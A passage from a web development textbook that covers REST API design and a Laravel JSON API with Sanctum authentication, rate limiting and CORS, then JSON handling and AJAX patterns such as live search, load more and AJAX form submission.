- design resource URIs, choose HTTP methods and status codes, and structure JSON representations, errors, pagination, filtering and versioning;
- build a JSON API in Laravel with API routes, API resource controllers and resource classes;
- secure APIs with token authentication (Laravel Sanctum), rate limiting and CORS;
- test and document APIs with curl, Postman and OpenAPI, and compare REST with GraphQL.

So far, the Campus Notice Board produces HTML for browsers. The university now wants a mobile app that shows notices and sends push notifications, and the library system wants to publish its notices automatically. None of these clients wants HTML: they want *data*. This chapter adds an *API* — an interface for programs — following the REST style, the most widely used approach on the Web.

30.1 What Is a Web API?

Definition — Web API

A **web API** (application programming interface) is a set of URLs that programs call over HTTP to read or change data, usually exchanging JSON rather than HTML.

APIs are everywhere: weather and map services, payment gateways such as bKash and SSLCommerz, social-media logins, SMS gateways, and the internal APIs that connect a company's mobile app, website and partners to one back end.

A single API serving all clients ensures the same business rules, validation and security everywhere — the separation of concerns of Chapter 25 applied across systems.




Figure 30.1. One API serving several kinds of client.

30.2 REST

REST (Representational State Transfer) is an architectural style described by Roy Fielding in his 2000 doctoral dissertation; Fielding was also one of the principal authors of the HTTP specification. REST describes the properties that made the Web itself scalable. An API that follows it is called *RESTful*.

30.2.1 The constraints of REST

Client–server. Clients and servers are separate and evolve independently.

Stateless. Each request contains everything needed to process it — including authentication. The server keeps no client session between requests, which makes it easy to scale horizontally (Chapter 25).

Cacheable. Responses state whether they may be cached, so that clients and intermediaries can reuse them (Chapter 4).

Uniform interface. All resources are handled the same way: identified by URIs, manipulated through representations with standard HTTP methods, with self-descriptive messages (media types, status codes) and, ideally, links between resources.

Layered system. Clients cannot tell whether they talk to the server directly or through load balancers, caches and gateways.

Code on demand (optional). Servers may send executable code, such as JavaScript.

30.2.2 Resources and representations

The central idea of REST is the **resource**: any named thing the API exposes — a notice, the list of notices, a category, a user's profile. Each resource has a URI. Clients never touch resources directly; they exchange *representations* of them, usually JSON:

JSON | A representation of the resource /api/v1/notices/41

```
{
  "id": 41,
  "title": "Mid-term examination routine published",
  "excerpt": "The routine for the Level 3, Term II mid-term examinations is now
    ↪ available.",
  "category": { "id": 1, "name": "Examinations" },
```

```
  "author": "Controller of Examinations",
  "is_pinned": true,
  "published_at": "2026-09-28T09:15:00+06:00",
  "links": { "self": "https://notices.example.edu/api/v1/notices/41" }
}
```

30.3 Designing a REST API

30.3.1 URIs

- Use **nouns**, not verbs: `/notices`, not `/getNotices`. The HTTP method is the verb.
- Use **plural collection names** and IDs for members: `/notices` and `/notices/41`.
- Express **relationships** by nesting, at most one level: `/categories/3/notices`.
- Use lowercase and hyphens: `/exam-routines`.
- Put **filtering, sorting and paging** in the query string, for example `/notices?category=3&sort=-published_at&page=2`.
- **Version** the API so that existing clients keep working when it changes: `/api/v1/…`.

30.3.2 Methods and status codes

Table 30.1. The notices API.

Method	URI	Action	Success status
GET	`/api/v1/notices`	List notices (paginated, filterable)	200 OK
POST	`/api/v1/notices`	Create a notice	201 Created + `Location`
GET	`/api/v1/notices/41`	Retrieve one notice	200 OK
PUT / PATCH	`/api/v1/notices/41`	Replace / partially update	200 OK
DELETE	`/api/v1/notices/41`	Delete	204 No Content
GET	`/api/v1/categories/3/notices`	Notices in one category	200 OK

Error responses use the status codes of Chapter 4: 400 malformed request, 401 not authenticated, 403 not allowed, 404 no such resource, 405 wrong method, 409 conflict, 422 validation failed, 429 rate limit exceeded, 500 server error. Clients depend on these codes, so never return 200 with an error message in the body.

30.3.3 Consistent error bodies

HTTP | A validation error

```
HTTP/1.1 422 Unprocessable Content
Content-Type: application/json

{
  "message": "The title field must be at least 5 characters. (and 1 more error)",
```

```
    "errors": {
      "title":       ["The title field must be at least 5 characters."],
      "category_id": ["The selected category id is invalid."]
    }
  }
```

This is the format Laravel produces automatically; whatever format an API uses, it should be the same for every error so that clients can handle errors generically.

30.3.4 Pagination, filtering and sorting

Collections may contain thousands of items, so APIs return them in pages with metadata and links that let the client fetch the next page. Clients filter and sort with query parameters, which the server must validate against allow-lists (Chapter 24).

✔ Check Your Understanding

1. What is wrong with the endpoints `POST /deleteNotice?id=4` and `GET /notices/create-new`?
2. Which status code should a successful `POST` that creates a resource return, and with which header?
3. Why must a REST API be stateless, and how is the user identified on each request?

30.4 Building the API in Laravel

30.4.1 API routes

➤ Enabling API routes and Sanctum

```
$ php artisan install:api          # creates routes/api.php, installs Laravel Sanctum
```

Routes in `routes/api.php` are automatically prefixed with `/api` and use the `api` middleware group: stateless (no sessions or CSRF, since clients authenticate with tokens) and with JSON-friendly handling.

PHP | routes/api.php

```php
<?php
use App\Http\Controllers\Api\V1\NoticeController;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Route;

Route::prefix('v1')->name('api.v1.')->group(function () {
    Route::apiResource('notices', NoticeController::class)->only(['index', 'show']);
    // public

    Route::middleware(['auth:sanctum', 'throttle:60,1'])->group(function () {
        Route::apiResource('notices', NoticeController::class)->except(['index', '
```

```
    ↪ show']);
        Route::get('/me', fn (Request $r) => $r->user());
    });
});
```

`apiResource` registers the five API actions — the resource routes of Chapter 27 without `create` and `edit`, which only display HTML forms.

30.4.2 API resources: shaping the JSON

Returning models directly would expose every column (including ones clients should not see) and tie the API's format to the database schema. An **API resource** class transforms a model into its public representation:

```
➤

$ php artisan make:resource NoticeResource
```

PHP | app/Http/Resources/NoticeResource.php

```php
<?php

namespace App\Http\Resources;

use Illuminate\Http\Request;
use Illuminate\Http\Resources\Json\JsonResource;
use Illuminate\Support\Str;

class NoticeResource extends JsonResource
{
    public function toArray(Request $request): array
    {
        return [
            'id'           => $this->id,
            'title'        => $this->title,
            'excerpt'      => Str::limit($this->body, 120),
            'body'         => $this->when($request->routeIs('api.v1.notices.show'),
    ↪ $this->body),
            'category'     => new CategoryResource($this->whenLoaded('category')),
            'author'       => $this->whenLoaded('user', fn () => $this->user->name),
            'is_pinned'    => $this->is_pinned,
            'published_at' => $this->published_at?->toIso8601String(),
            'links'        => ['self' => route('api.v1.notices.show', $this)],
        ];
    }
}
```

30.4.3 The API controller

PHP | app/Http/Controllers/Api/V1/NoticeController.php

```php
<?php

namespace App\Http\Controllers\Api\V1;

use App\Http\Controllers\Controller;
use App\Http\Requests\StoreNoticeRequest;
use App\Http\Resources\NoticeResource;
use App\Models\Notice;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Gate;

class NoticeController extends Controller
{
    public function index(Request $request)
    {
        $request->validate([
            'category' => ['nullable', 'integer'],
            'q'        => ['nullable', 'string', 'max:100'],
            'per_page' => ['nullable', 'integer', 'between:1,50'],
        ]);

        $notices = Notice::with(['category', 'user'])
            ->published()
            ->when($request->category, fn ($q, $id) => $q->where('category_id', $id)
    ↪ )
            ->search($request->q)
            ->orderByDesc('is_pinned')->latest('published_at')
            ->paginate($request->integer('per_page', 10))
            ->withQueryString();

        return NoticeResource::collection($notices);           // data + links +
    ↪ meta
    }

    public function show(Notice $notice)
    {
        abort_unless($notice->published_at?->isPast(), 404);  // drafts are not
    ↪ public
        return new NoticeResource($notice->load(['category', 'user']));
    }

    public function store(StoreNoticeRequest $request)       // same validation as
    ↪ the web form
    {
        $notice = $request->user()->notices()->create($request->validated());
        return (new NoticeResource($notice->load('category', 'user')))
            ->response()
```

```
            ->setStatusCode(201)
            ->header('Location', route('api.v1.notices.show', $notice));
    }

    public function update(StoreNoticeRequest $request, Notice $notice)
    {
        Gate::authorize('update', $notice);                    // same policy as the
    ↪ web
        $notice->update($request->validated());
        return new NoticeResource($notice->fresh(['category', 'user']));
    }

    public function destroy(Notice $notice)
    {
        Gate::authorize('delete', $notice);
        $notice->delete();
        return response()->noContent();                        // 204
    }
}
```

Notice how much is reused from the web application: the model, its scopes and relationships (Chapter 28), the form request and the policy (Chapter 29). Only the presentation differs — JSON resources instead of Blade views — which is exactly the benefit of MVC.

30.4.4 Trying the API

```
➤ curl -s "http://notice-board.test/api/v1/notices?category=1&per_page=2"

{
  "data": [
    { "id": 41, "title": "Mid-term examination routine published",
      "excerpt": "The routine for the Level 3, Term II mid-term examinations is now
    ↪ available...",
      "category": { "id": 1, "name": "Examinations" }, "author": "Controller of
    ↪ Examinations",
      "is_pinned": true, "published_at": "2026-09-28T09:15:00+06:00",
      "links": { "self": "http://notice-board.test/api/v1/notices/41" } },
    { "id": 35, "title": "Revised schedule for improvement examinations", ... }
  ],
  "links": { "first": "...?category=1&per_page=2&page=1", "last": "...&page=4",
             "prev": null, "next": "...?category=1&per_page=2&page=2" },
  "meta":  { "current_page": 1, "from": 1, "last_page": 4, "per_page": 2, "to": 2, "
    ↪ total": 8, ... }
}
```

Tools such as **Postman**, **Insomnia**, **Bruno** or the VS Code *REST Client* extension make it easier to send requests with headers and bodies, save them in collections and share them with a team.

30.5 Securing an API

30.5.1 Authentication with tokens

APIs are stateless and are called by programs, not browsers with sessions, so each request carries a credential, usually a *bearer token* in the `Authorization` header (Chapter 22). Laravel **Sanctum** issues and checks such tokens:

PHP | Issuing a token (e.g. POST /api/v1/tokens from the mobile app's login screen)

```php
use Illuminate\Support\Facades\Hash;
use Illuminate\Validation\ValidationException;

Route::post('/v1/tokens', function (Request $request) {
    $request->validate(['email' => 'required|email', 'password' => 'required', '
    ↪ device' => 'required|max:60']);
    $user = User::where('email', $request->email)->first();
    if (! $user || ! Hash::check($request->password, $user->password)) {
        throw ValidationException::withMessages(['email' => ['The credentials are
    ↪ incorrect.']]);
    }
    return ['token' => $user->createToken($request->device, ['notices:write'])->
    ↪ plainTextToken];
})->middleware('throttle:5,1');
```

➤ Using the token

```
$ curl -X POST http://notice-board.test/api/v1/notices \
       -H "Authorization: Bearer 7|kZp2...q9" -H "Accept: application/json" \
       -H "Content-Type: application/json" \
       -d '{"title":"Lab closed on Friday","body":"The software lab will be closed for
    ↪  maintenance.","category_id":2}'
HTTP/1.1 201 Created
Location: http://notice-board.test/api/v1/notices/42
```

Sanctum stores only a hash of each token, supports *abilities* (scopes such as `notices:write`), and allows users to revoke tokens per device. For a single-page application on the same domain, Sanctum can instead authenticate with the normal session cookie plus CSRF protection. Larger ecosystems use OAuth 2.0 (Laravel Passport) or JWTs.

30.5.2 Rate limiting

The `throttle` middleware limits the number of requests per client per minute and responds with `429 Too Many Requests` and a `Retry-After` header when the limit is exceeded. It protects against abuse, brute-force password guessing and accidental overload by buggy clients.

30.5.3 CORS

A JavaScript application served from another origin (`https://app.example.edu`) can read the API's responses only if the API allows that origin (Chapter 18). Laravel handles CORS with

configuration in `config/cors.php`:

PHP | `config/cors.php (extract)`

```php
'paths'           => ['api/*'],
'allowed_methods' => ['*'],
'allowed_origins' => ['https://app.example.edu'],     // never '*' together with
    ↪ credentials
'allowed_headers' => ['*'],
```

30.5.4 Other API security essentials

- HTTPS only; never put tokens in URLs (they are logged).
- Validate every input and authorise every action on every record — the most common API vulnerability is *broken object-level authorisation*, the API equivalent of the insecure direct object reference.
- Return only necessary fields (API resources), and avoid revealing internal errors.
- Log and monitor usage; version the API and deprecate old versions gracefully.

30.6 Documenting APIs

An API is only as useful as its documentation. The **OpenAPI Specification** (formerly Swagger) describes endpoints, parameters, request bodies, responses and authentication in a machine-readable YAML or JSON file, from which tools generate interactive documentation, client libraries and tests.

Text | `openapi.yaml (extract)`

```
openapi: 3.1.0
info: { title: Campus Notice Board API, version: 1.0.0 }
paths:
  /api/v1/notices:
    get:
      summary: List published notices
      parameters:
        - { name: category, in: query, schema: { type: integer } }
        - { name: page, in: query, schema: { type: integer, minimum: 1 } }
      responses:
        "200": { description: A page of notices }
```

30.7 REST and GraphQL

REST is not the only API style. **GraphQL**, developed at Facebook, exposes a single endpoint to which clients send *queries* describing exactly the fields they need, possibly across several related resources, in one request:

Text | A GraphQL query

```
query { notice(id: 41) { title category { name } author { name } } }
```

Table 30.2. REST compared with GraphQL.

Aspect	REST	GraphQL
Endpoints	Many, one per resource	One
Data returned	Fixed by the server (may over- or under-fetch)	Exactly what the client asks for
HTTP caching	Natural (GET URLs)	Harder (mostly POST)
Learning curve and tooling	Simple, universal	More concepts; strong typing and tooling
Suits	Most public and CRUD APIs	Complex, data-rich front ends with many views

Other styles include gRPC (efficient binary calls between services) and webhooks, in which the *server* calls a URL supplied by the client when an event occurs — for example, a payment gateway notifying a shop that a payment has succeeded.

Real-World Case: The API that listed every student's phone number

Scenario. A university builds a mobile app. To save time, the API endpoint `/api/students/{id}` returns `Student::find($id)` directly, and the app shows only the student's name and department.

Problem. A security researcher notices that the JSON also contains the phone number, home address, date of birth and guardian's income, and that changing the ID in the URL returns any student's record — 18,000 records can be downloaded with a simple loop.

Analysis. Two failures: excessive data exposure (the model's columns were serialised wholesale; the app merely hid them) and broken object-level authorisation (no check that the requester may see this student).

Solution. Return an API resource containing only the fields the client needs; add a policy so that students can fetch only their own record and staff only their department's; require authentication with Sanctum; rate-limit the endpoint; and log unusual access patterns.

Lesson. APIs are read by programs, not just by your app. Expose the minimum, and authorise every object.

Chapter Summary

- Web APIs let programs exchange data over HTTP, usually as JSON; one API can serve web, mobile and partner clients.
- REST's constraints — client–server, stateless, cacheable, uniform interface, layered — centre on resources identified by URIs and manipulated through representations with standard methods and status codes.
- Good APIs use plural nouns, nested relationships sparingly, query parameters for filtering, sorting and paging, versioned URLs, correct status codes and a consistent error format.

- In Laravel, `routes/api.php` and `apiResource` define endpoints; API resources shape JSON; controllers reuse models, form requests and policies; collections paginate with links and meta data.
- Sanctum provides bearer-token authentication; `throttle` limits rates; CORS configuration allows trusted origins; responses expose only necessary data.
- OpenAPI documents APIs; GraphQL, gRPC and webhooks are alternative or complementary styles.

Key Terms

web API	201 Created	bearer token
REST	204 No Content	token abilities
RESTful	422 Unprocessable Content	rate limiting
statelessness	error body	429 Too Many Requests
uniform interface	pagination meta	CORS
resource	routes/api.php	broken object-level authorisation
representation	apiResource	excessive data exposure
URI design	API resource class	Postman
collection	JsonResource	OpenAPI
API versioning	whenLoaded	GraphQL
status code	Laravel Sanctum	webhook

Review Questions

1. What is a web API? Give three examples from services you use.
2. Explain each REST constraint and its benefit.
3. Design URIs and methods for an API that manages books, their authors and their reviews.
4. Which status codes should be returned for: a successful creation; a successful deletion; invalid input; a missing token; accessing another user's order; too many requests?
5. Why should an API use resource classes rather than returning models directly?
6. Explain how Sanctum token authentication works from login to an authenticated request.
7. What is CORS, and when must an API configure it?
8. Compare REST and GraphQL.

Exam-Style Questions

1. **[6 marks]** Explain REST and its principles. Design the endpoints (method, URI, status codes) of a RESTful API for an online course platform with courses, lessons and enrolments.
2. **[6 marks]** Write the Laravel routes and an API controller for `Product` with `index` (paginated) and `store` (validated, returning 201). Explain the response format.

3. **[3 marks]** Why must REST APIs be stateless, and how is authentication achieved without sessions?

Model answer to Question 1 (endpoint design).

```text
GET    /api/v1/courses                       200  list (paginated; ?q=, ?level=, ?
    ↪ sort=)
POST   /api/v1/courses                       201  create (instructors only); 422 on
    ↪  invalid data
GET    /api/v1/courses/{id}                  200  one course; 404 if missing
PATCH  /api/v1/courses/{id}                  200  update (owner); 403 if not the
    ↪ owner
DELETE /api/v1/courses/{id}                  204  delete
GET    /api/v1/courses/{id}/lessons          200  lessons of a course
POST   /api/v1/courses/{id}/lessons          201  add a lesson
POST   /api/v1/courses/{id}/enrolments       201  enrol the authenticated student;
    ↪ 409 if already enrolled
DELETE /api/v1/courses/{id}/enrolments/me    204  leave the course
```

Nouns identify resources, methods express actions, nested URIs express ownership, the version prefix protects existing clients, and each case has a specific status code; all requests are authenticated with a bearer token, since the API is stateless.

Answers to Check Your Understanding

1. They put verbs in URIs and use the wrong methods: deletion should be `DELETE /notices/4`, and creation `POST /notices`.
2. `201 Created`, with a `Location` header giving the URI of the new resource.
3. Statelessness lets any server handle any request and makes scaling and caching simple; each request carries its own credentials, such as a bearer token in the `Authorization` header.

CHAPTER 31

JSON and AJAX

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- write valid JSON, and explain how it differs from JavaScript object literals;
- convert between JSON and native data in JavaScript and PHP, including formatting, filtering, dates and error handling;
- explain AJAX and trace its evolution from `XMLHttpRequest` to `fetch`;
- implement common AJAX patterns: live search with debouncing and cancellation, "load more" and infinite scrolling, and submitting forms with validation errors;
- send AJAX requests to Laravel with CSRF protection;
- choose between polling, server-sent events and WebSockets for real-time updates;
- avoid security and accessibility problems in AJAX interfaces.

Chapter 18 introduced `fetch` and asynchronous JavaScript; Chapter 30 built an API on the server. This chapter completes the picture: the format in which data travels (JSON) and the techniques for updating pages with data from the server without reloading them (AJAX). Together they make web pages feel like applications: search results appear as you type, new posts load as you scroll, and forms report errors instantly.

31.1 JSON

Definition — JSON

JSON (JavaScript Object Notation) is a lightweight, text-based format for structured data, standardised in RFC 8259 and ECMA-404. Its syntax is derived from JavaScript object literals, but it is language-independent: every major language can read and write it.

Douglas Crockford popularised JSON in the early 2000s as a simpler alternative to XML for data exchange. Today it is the default format of web APIs, and is also used for configuration files (`package.json`, `composer.json`), NoSQL databases (Chapter 34) and logs.

31.1.1 Syntax

JSON has six kinds of value:

- **objects** — unordered collections of name–value pairs in braces, names being double-

quoted strings;

- **arrays** — ordered lists in square brackets;
- **strings** — in *double* quotes, with escapes such as `\"`, `\n` and `\u09A2`;
- **numbers** — decimal, no leading zeros, no `NaN` or `Infinity`;
- `true` and `false`;
- `null`.

JSON | A valid JSON document

```
{
  "id": 41,
  "title": "Mid-term examination routine",
  "tags": ["exam", "urgent"],
  "pinned": true,
  "author": null,
  "category": { "id": 1, "name": "Examinations" },
  "published_at": "2026-09-28T09:15:00+06:00"
}
```

✗ Common Mistake

Wrong. `{title: 'Exam', "count": 3,}` or a comment such as `// note` inside JSON.

Why it fails. JSON is stricter than JavaScript: names must be double-quoted, strings must use double quotes, trailing commas and comments are not allowed, and `undefined`, functions and dates do not exist. Parsers reject such text.

Correct. `{"title": "Exam", "count": 3}`. Validate JSON with your editor or an online validator when in doubt.

Table 31.1. JSON compared with XML for the same data.

JSON	XML
`{"id": "2104001", "cgpa": 3.84}`	`<student><id>2104001</id><cgpa>3.84</cgpa></student>`
Native arrays, numbers, booleans and null	Everything is text; types need a schema
Compact; maps directly onto objects in code	Verbose; needs a DOM or parser API
No comments, attributes or namespaces	Attributes, namespaces, schemas, XSLT
The default for web APIs	Still used in documents, SOAP services, RSS, office formats and SVG

31.1.2 JSON in JavaScript

JavaScript

```
1 const notice = {
2   id: 41, title: "Exam routine", tags: ["exam", "urgent"], pinned: true, author:
      ↪ null,
3   published: new Date("2026-09-28T03:15:00Z"), secret: undefined, render() {}
```

```
};

const json = JSON.stringify(notice);                    // object -> JSON text
console.log(json);
JSON.stringify({ id: 1, title: "Hi" }, null, 2);        // pretty-printed with 2-space
    ↪ indentation
JSON.stringify(notice, ["id", "title"]);                // only the listed properties

const back = JSON.parse(json);                          // JSON text -> object
typeof back.published;                                  // "string" -- dates do not
    ↪ survive
const revived = JSON.parse(json, (key, value) =>        // a "reviver" converts values
    ↪ while parsing
  key === "published" ? new Date(value) : value);
```

➤ Console

```
{"id":41,"title":"Exam routine","tags":["exam","urgent"],"pinned":true,"author":null,"
    ↪ published":"2026-09-28T03:15:00.000Z"}
```

➤ How it works

`JSON.stringify` omits properties whose values are `undefined` or functions (`secret` and `render` disappear) and converts dates to ISO 8601 strings. `JSON.parse` does not know that a string was a date, so dates come back as strings unless a reviver converts them. `JSON.parse` throws a `SyntaxError` for invalid text — always wrap it in `try/catch` when the text comes from outside (storage, user files, a server that may return an HTML error page instead of JSON).

31.1.3 JSON in PHP

PHP

```
$data = ['name' => 'Nusrat Jahan', 'cgpa' => 3.5, 'tags' => [], 'url' => 'https://x.
    ↪ edu/a'];

echo json_encode($data);
// {"name":"Nusrat Jahan","cgpa":3.5,"tags":[],"url":"https:\/\/x.edu\/a"}

echo json_encode($data, JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES |
    ↪ JSON_UNESCAPED_UNICODE);

$obj   = json_decode('{"a":1}');            // stdClass object: $obj->a
$array = json_decode('{"a":1}', true);      // associative array: $array['a']

try {
    $input = json_decode(file_get_contents('php://input'), true, flags:
    ↪ JSON_THROW_ON_ERROR);
} catch (JsonException $e) {
    http_response_code(400);                // malformed JSON body
    exit(json_encode(['message' => 'Invalid JSON']));
```

```
}
```

PHP arrays with consecutive integer keys become JSON arrays; associative arrays become objects. `json_decode` returns `null` on invalid input by default, which is indistinguishable from the valid JSON `null`, so use `JSON_THROW_ON_ERROR`. `JSON_UNESCAPED_UNICODE` keeps Bengali and other characters readable instead of `\u` escapes. A JSON request body is read from `php://input`, not from `$_POST`. In Laravel, returning an array or model from a route, `response()->json()`, and `$request->input()` handle all of this automatically.

✔ Check Your Understanding

1. Give three things that are valid in a JavaScript object literal but not in JSON.
2. What happens to a `Date` object when it is passed through `JSON.stringify` and `JSON.parse`?
3. Why should PHP code use `JSON_THROW_ON_ERROR`?

31.2 AJAX

Definition — AJAX

AJAX (Asynchronous JavaScript and XML) is the technique of exchanging data with a server from JavaScript in the background and updating part of the page with the result, without reloading the whole page.

The name was coined by Jesse James Garrett in 2005 to describe applications such as Gmail (2004) and Google Maps (2005), which felt like desktop software. The "X" is historical: data today is almost always JSON.




Figure 31.1. A classic request replaces the page; an AJAX request updates part of it.

31.2.1 From XMLHttpRequest to fetch

The original AJAX interface is the `XMLHttpRequest` object (XHR), which uses callbacks. You will still meet it in older code and libraries:

JavaScript | XMLHttpRequest (older style)

```
const xhr = new XMLHttpRequest();
xhr.open("GET", "/api/v1/notices?page=1");
xhr.setRequestHeader("Accept", "application/json");
xhr.onload = () => {
  if (xhr.status === 200) render(JSON.parse(xhr.responseText).data);
  else showError(xhr.status);
};
xhr.onerror = () => showError("network");
xhr.send();
```

jQuery's `$.ajax()` simplified XHR for a decade, and the *axios* library (included in Laravel projects) wraps it with promises. The modern standard is `fetch` (Chapter 18), with promises and `async`/`await`:

JavaScript | The same request with fetch

```
const res = await fetch("/api/v1/notices?page=1", { headers: { Accept: "application/
    ↪ json" } });
if (!res.ok) return showError(res.status);
render((await res.json()).data);
```

31.3 AJAX Patterns

31.3.1 Live search

A live search updates results as the user types. Two techniques keep it efficient and correct:

- **Debouncing** — wait until the user pauses typing (for example 300 ms) before sending a request, instead of sending one per keystroke. Typing "Nusrat" then costs one request, not six.
- **Cancelling stale requests** — responses can arrive out of order; the results for "Nu" must not overwrite those for "Nusrat". Abort the previous request with an `AbortController` before starting a new one.

The server side is a small JSON endpoint (the companion code uses plain PHP over the database of Chapter 24; in Laravel it would be an API route):

PHP | api.php

```
<?php
declare(strict_types=1);
header('Content-Type: application/json; charset=utf-8');

$q = trim($_GET['q'] ?? '');
if (mb_strlen($q) > 50) {
    http_response_code(422);
    echo json_encode(['message' => 'The search term may not be longer than 50
    ↪ characters.']);
    exit;
```

```php
}
$pdo = new PDO(/* DSN from config */);
$stmt = $pdo->prepare(
    "SELECT s.id, s.name, d.code AS dept, s.cgpa
     FROM students s JOIN departments d ON d.id = s.department_id
     WHERE s.name LIKE :q OR s.id LIKE :q
     ORDER BY s.name LIMIT 10");
$stmt->execute(['q' => "%$q%"]);
$rows = $stmt->fetchAll();
echo json_encode(['query' => $q, 'count' => count($rows), 'data' => $rows],
                 JSON_UNESCAPED_UNICODE | JSON_THROW_ON_ERROR);
```

JavaScript | search.js

```javascript
const input   = document.querySelector("#q");
const list    = document.querySelector("#results");
const status  = document.querySelector("#status");
let controller;                                  // to cancel outdated requests

function debounce(fn, delay) {                   // run fn only after typing pauses
  let timer;
  return (...args) => {
    clearTimeout(timer);
    timer = setTimeout(() => fn(...args), delay);
  };
}

async function search(term) {
  if (term.length < 2) { list.replaceChildren(); status.textContent = ""; return; }
  controller?.abort();                           // cancel the previous request
  controller = new AbortController();
  status.textContent = "Searching...";
  try {
    const res = await fetch(`api.php?q=${encodeURIComponent(term)}`,
                            { headers: { Accept: "application/json" }, signal:
    ↪ controller.signal });
    const body = await res.json();
    if (!res.ok) throw new Error(body.message ?? `HTTP ${res.status}`);
    render(body.data, term);
    status.textContent = `${body.count} student${body.count === 1 ? "" : "s"} found`;
    ↪
  } catch (err) {
    if (err.name !== "AbortError") status.textContent = `Search failed: ${err.
    ↪ message}`;
  }
}

function render(students, term) {
  list.replaceChildren(...students.map(s => {
    const li = document.createElement("li");
```

```
    const name = document.createElement("span");
    highlight(name, s.name, term);                // safe highlighting, no innerHTML
    const meta = document.createElement("span");
    meta.className = "meta";
    meta.textContent = `${s.id} · ${s.dept} · CGPA ${s.cgpa ?? "-"}`;
    li.append(name, meta);
    return li;
  }));
}

function highlight(el, text, term) {
  const i = text.toLowerCase().indexOf(term.toLowerCase());
  if (i < 0) { el.textContent = text; return; }
  const mark = document.createElement("mark");
  mark.textContent = text.slice(i, i + term.length);
  el.append(text.slice(0, i), mark, text.slice(i + term.length));
}

input.addEventListener("input", debounce(e => search(e.target.value.trim()), 300));
```




Figure 31.2. Live search after typing “an”: four matching students, with the matching text highlighted.

➤ How it works

- Each keystroke restarts the debounce timer; only when the user pauses for 300 ms does `search` run.
- The search term is URL-encoded, and the server uses a prepared statement (Chapter 24): AJAX endpoints need the same protection as any other page.
- Results are built with `textContent` and elements, including the highlighted part — even though the names come from our own database, they were originally entered by users (Chapter 17).

- The status line is an `aria-live` region, so screen-reader users hear “4 students found” as results change.

31.3.2 Load more and infinite scroll

Long lists are loaded in pages. A “Load more” button fetches the next page and appends it:

JavaScript | Load more with the paginated notices API

```
let nextUrl = "/api/v1/notices?page=1";
const button = document.querySelector("#load-more");

async function loadMore() {
  button.disabled = true;
  button.textContent = "Loading...";
  const res = await fetch(nextUrl, { headers: { Accept: "application/json" } });
  const page = await res.json();
  document.querySelector("#notices").append(...page.data.map(renderNoticeCard));
  nextUrl = page.links.next;                      // null on the last page
  button.hidden = !nextUrl;
  button.disabled = false;
  button.textContent = "Load more";
}
button.addEventListener("click", loadMore);
```

Infinite scrolling triggers the same function automatically when the user nears the end of the list, using an `IntersectionObserver` that watches an element at the bottom:

JavaScript

```
new IntersectionObserver(entries => {
  if (entries[0].isIntersecting && nextUrl) loadMore();
}).observe(document.querySelector("#sentinel"));
```

Infinite scroll suits feeds; it is less suitable when users need to reach the footer, bookmark a position, or find an item again. A “Load more” button is usually the more accessible choice.

31.3.3 Submitting forms with AJAX

JavaScript | Submitting the notice form without reloading, with Laravel validation errors

```
form.addEventListener("submit", async (event) => {
  event.preventDefault();
  clearErrors();
  const res = await fetch(form.action, {
    method: "POST",
    headers: {
      "Accept": "application/json",                          // ask Laravel for
    ↪ JSON errors
      "X-CSRF-TOKEN": document.querySelector('meta[name="csrf-token"]').content,
    },
    body: new FormData(form),                                // includes files
```

```
  });

  if (res.status === 422) {                                    // validation failed
    const { errors } = await res.json();
    for (const [field, messages] of Object.entries(errors)) showFieldError(field, messages[0]);
    return;
  }
  if (!res.ok) return showToast("Something went wrong. Please try again.");
  const notice = await res.json();
  showToast("Notice published.");
